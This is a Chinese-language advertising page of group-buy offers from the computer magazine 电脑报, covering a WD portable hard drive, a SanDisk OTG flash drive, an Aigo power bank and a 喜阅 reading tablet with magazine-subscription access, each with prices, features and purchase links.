1TB容量限时特惠价 ¥409

- 西数经典产品升级之作；
- 更轻更薄，美观且易于携带；
- USB3.0高速接口，三年换新服务；
- 随盘赠送1TB视频资源，详询客服；

http://go.icpcw.com/hdwde.htm

SanDisk
标准USB2.0接口
MicroUSB接口

闪迪至尊OTG手机/电脑双插头U盘

16GB/32GB团购价 ¥69/99

- USB和MicroUSB双接口，电脑/手机都能用；
- 安卓手机和平板即插即用，快速读取和备份文件；
- 行货正品，五年质保，可选64GB款（199元）；
- 近期购买U盘送鼠标垫；购存储卡送读卡器；

http://go.icpcw.com/sdotg.htm

爱国者带显示屏15000mAh移动电源

原价129元，优惠团购价 ¥109

- 实标容量，进口波士顿高寿命锂电芯，LED显示屏；
- 直观的数字化智能LED显示屏；
- 至少800次充放电次数，1A/2A双USB充电口；
- 五重安全保护设计，100万产品质量保险；

http://go.icpcw.com/power.htm

No1
团购销量冠军
电脑报
央视报道小题大作
XIAOMI
nubia

喜阅阅读平板

电脑报特别版 ¥1099

- 电脑报团购热销产品，销量突破千台；
- 可以免费阅读包括《电脑报》《微型计算机》《中国新闻周刊》《摄影之友》《体坛周报》《三联生活周刊》《足球周刊》《读者·原创版》《知音》《中国画报》《小学生作文》等在内的报摊热销书刊杂志，内容持续更新，三年读书刊杂志不额外花钱。如果购买1388元的标准版更可享受终生VIP阅读资格。
- 随机赠送皮套、通话耳机、电容笔，包顺丰快递
- 额外加送能阅读1万本图书的阅读卡
- 超越行业的售后服务标准，半年包换，18个月保修

http://go.icpcw.com/xypad.htm

书刊杂志从此免费读

扫码了解细节或购买

多平台共享VIP阅读资格

电脑报特别版随机附送读览天下三年VIP阅读资格，喜阅平板、PC和苹果终端可共享同一账号，一次付费尽享多平台VIP阅读体验。

高清视网膜屏幕 功能实用

搭载与苹果iPad mini2相同规格的Retina视网膜屏幕，分辨率高达2048×1536，文字显示效果清晰锐利，MTK6592八核处理器、2GB内存/16GB存储空间、3G上网、通话以及GPS、重力感应和蓝牙4.0等实用功能，让你同时拥有一台功能强大的大屏幕手机。

客服电话 | 023-63658888转16666　**店铺地址** | cpcwi.taobao.com